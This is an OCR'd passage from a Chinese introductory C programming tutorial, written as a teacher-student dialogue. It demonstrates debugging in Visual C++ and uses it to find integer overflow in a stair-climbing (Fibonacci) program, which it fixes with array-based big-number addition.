
类似打印的方法，VC 提供了一些打印判断信息的方式，比如断言和跟踪语句。但一般意义上的调试，还是操作程序一步一步的运行，我们可以在这个过程中方便的查看各个变量取值的变化。


老师说道：“微软的东西不一定是最好的，但一定是最好用的。在 VC 中调试也是如此。我们还是用刚才那个 C 程序为例子来演示在 V C 中调试的方法吧。”

程序编译好后，按 F10，就会进入调试状态，如图17。

继续按 F10，程序就会一句一句的执行，指针也会单步下移。为了方便看变量值的变化，我们可以点击 debug 工具栏上的 watch 按钮，在出现的 watch 框中输入要看的变量值 fp，就可以直接看到 fp 的值为 0xcccccccc，如图18。

小菜们说道：“果然和打印方法看到的值一样啊！”






老师说道："呵呵，无论是直接执行还是单步调试，程序运行的机制是完全一样的。所以，有了调试，我们就可以自如的控制程序，如同控制了整个世界一般。"

小菜们感叹道："控制整个世界啊！！"

"是的，"老师说道，"我们按F10继续单步运行，当执行了打开文件那句代码后，fp的值变为了0x00423af0，watch窗口中的值自动的变化，如图19。"

"哦，真的很方便！"



老师说道："恩，大家初步的感受到了调试的过程后，我们看看更复杂的跟踪。除了最基本的单步执行和watch变量外，还有跟入，设置断点等技巧，我们用一个稍微复杂的例子来进一步讲解吧。"

6.2、上梯子——调试

"我们解决一个有意思的问题：上梯子的问题。"

"题目是这样的，有人从山底登到山顶，共有11个梯子；他每次可以上一格，也可以上两格，问他共有多少种登上山顶的方法呢。"

"唔……"小菜们愣住了，"这可怎么计算啊？一点思路都没有……"

"在计算机科学中，解决问题的思路称为算法，"老师说道，"有很多计算机大师，没有写过程序，但凭他们对算法的研究，就为计算机科学的发展作出了重大的贡献。"

"哦！"小菜们点点头。

"编程其实就是用选择的编程语言和数据结构来实现算法！"老师进一步解释到，"所以掌握编程语言是部分基本功，而关键还是在构造算法上！比如，语音识别，图像识别等，都是算法的发展，才推动了应用的发展；网络编程也是一样，具体的编码实现，还是相对较简单的问题。"

"我们还是来看看解决这道题的思路，也就是算法吧。"老师说道，"我们解决问题的一个基本方法是从简单到复杂，从特殊到一般，发现规律后，再推广到所以情况。所以我们先手工推算一下登最初几梯的方法数。"

"第0梯，也就是登山者最初所在的那梯，方法数只能为1。因为登山者一来就在那儿了，没有其他的办法可以到达第0梯。"

"第1梯，也比较简单，只能从第0梯通过登1格上来，所以方法数为1。"

"第2梯，登山者可以在第0梯登2格，或连续登两个1格来到达第2梯。所以方法数为2。"


"第3梯，就要麻烦点了。他可以通过在第1梯登2格，或在第2梯登1格来到达第3梯；而刚才我们已经算出，到达第2梯本来就有2种方法数，所以到第3梯的方法数就应该为1+2=3。"

"所以，一般来说，到达第n梯的方法数，是到达第n-1梯方法数+到达第n-2梯方法数之和；而第0梯方法数为1，第1梯方法数也为1，这样就可以推出任何梯的方法数了。"

"我们有了思路和算法，就可以编程写出计算程序，程序如下："

```
#include<stdio.h>
int main()
{
    int i;
    int value[12];    //11梯
    value[0] = 1;   //第0梯方法数为1
    value[1] = 1;   //第1梯方法数为1
    for(i=2; i<=11; i++)
    {
        value[i] = value[i-1]+value[i-2];
        //第n梯 = 第n-1梯 + 第n-2梯
    }
    //打印第11梯的方法数
    printf("%d",value[11]);
    return 0;
}
```

"我们运行，得到结果如图20。大家可以看到结果为144。"




"哦，有了算法，编程实现真的很方便。"小菜高兴的说道。

老师问道："这是11梯的情况，如果山更高点，比如梯子有100梯，我们如何计算呢？"

"这个简单嘛，把数组改成100就行了！"

"呵呵，大家试试看。"老师说道。


"好，改成100个数组，编译执行，结果如图21所示。"




"哎哟，怎么为负数呢？奇怪了！"小菜们嚷起来。


"我们来调试一下，争取发现问题。"老师说道，"一次次的单步执行速度太慢，我们通过设断点来加快调试的速度。把光标放到要设断点的那行，再按F9，就会出现一个红色的圆，表明设置断点成功，如图22。"

"在有了断点后，按F5运行，程序就会就一直往下执行，直到遇到断点才停止，如图23。"





“一直都还正常，我们反复按F5继续运行，注意观察在Auto watch中的值。当i=47的时候，出现问题了，如图24。”



“是啊，value[45]= 1836311903，vaule[44]= 1134903170，那应该value[46] = value[45] + value[44] = 1836311903 + 1134903170 = 2971215073啊！”大家奇怪的说。

“我们用16进制表示，可以看得清楚点，value[45] + value[44] = 0x6d73e55f + 0x43a53f82 = 0xb11924e1，而结果的第一位十六进制是b，所以首位为1；在计算机系统中，对于有符号数来说，第一位是符号位，为1的时候就表示是负数了。”

“所以，我们的值超过了计算机的整数可容纳的范围啦！”老师最后说道，“就是越界了！”

“哦！通过调试果然找到原因了，那怎么解决呢？”

“如果编程语言直接提供的类型容纳不下，我们就要自己实现一种类型来表示了。这里，我们用数组的方式来表示大数！”

6．3、大数上梯子

“用数组来表示大数的思路是，用一个int型数组，数组的每一个元素存放数的一位，这样可以轻松表示几百位上千位的大数了。”


“用这种方法表示大数后，就需要有一种方法来作相加的运算。”老师继续说道，“我们用数组的最低位[0]保存该数字的位数，然后[1] [2]……位依次表示大数的个位，十位……写一个测试的代码如下。”

```
#include<stdio.h>
int main()
{
    //a[0] b[0]
    int     a[501], b[501];

    for(int k=1; k<=100; k++)
    {
            a[k] = b[k] = 8;
    }
    a[0] = b[0] = 100;

    int r[501];
    int c=0; //进位值
    int i=1;
    while(i<=a[0] && i<=b[0])
    {
            r[i] = (a[i]+b[i]+c) % 10;
            c = (a[i]+b[i]+c) / 10;
            i++;
    }
    if(i<=a[0])
    {
            r[i] = (a[i]+c) % 10;
            c = (a[i]+c) / 10;
            i++;
    }
    if(i<=b[0])
    {
            r[i] = (b[i]+c) % 10;
            c = (b[i]+c) / 10;
            i++;
    }
    if(c==0)
            r[0] = i-1;
    else
    {
            r[i] = c;
            r[0] = i;
    }
    for(i=r[0]; i>=1; i--)
            printf("%d",r[i]);
    return 0;
}
```

“可以看到打出了正确的结果，虽然位数有100位。如图25。”




“有了这种方法后，我们改写原来的那个程序，加入大数的相加在里面，得到程序如下。”

```
#include<stdio.h>
int main()
{
    int     a[101][501];
    a[0][0] = 1;
    a[0][1] = 1;    //1 2梯都等于1
    a[1][0] = 1;
    a[1][1] = 1;    //1 2梯都等于1
    for(int t=2; t<=100; t++)
    {
            int c=0; //进位值
            int i=1;
            while(i<=a[t-1][0] && i<=a[t-2][0])
            {
                    a[t][i] = (a[t-1][i]+a[t-2][i]+c)
% 10;
                    c = (a[t-1][i]+a[t-2][i]+c) / 10;
                    i++;
            }
            if(i<=a[t-1][0])
            {
                    a[t][i] = (a[t-1][i]+c) % 10;
                    c = (a[t-1][i]+c) / 10;
                    i++;
            }
```

```
        if(i<=a[t-2][0])
        {
                a[t][i] = (a[t-2][i]+c) % 10;
                c = (a[t-2][i]+c) / 10;
                i++;
        }
        if(c==0)
                a[t][0] = i-1;
        else
        {
                a[t][i] = c;
                a[t][0] = i;
        }
    }
    for(int i=a[100][0]; i>=1; i--)
        printf("%d",a[100][i]);
    return 0;
}
```
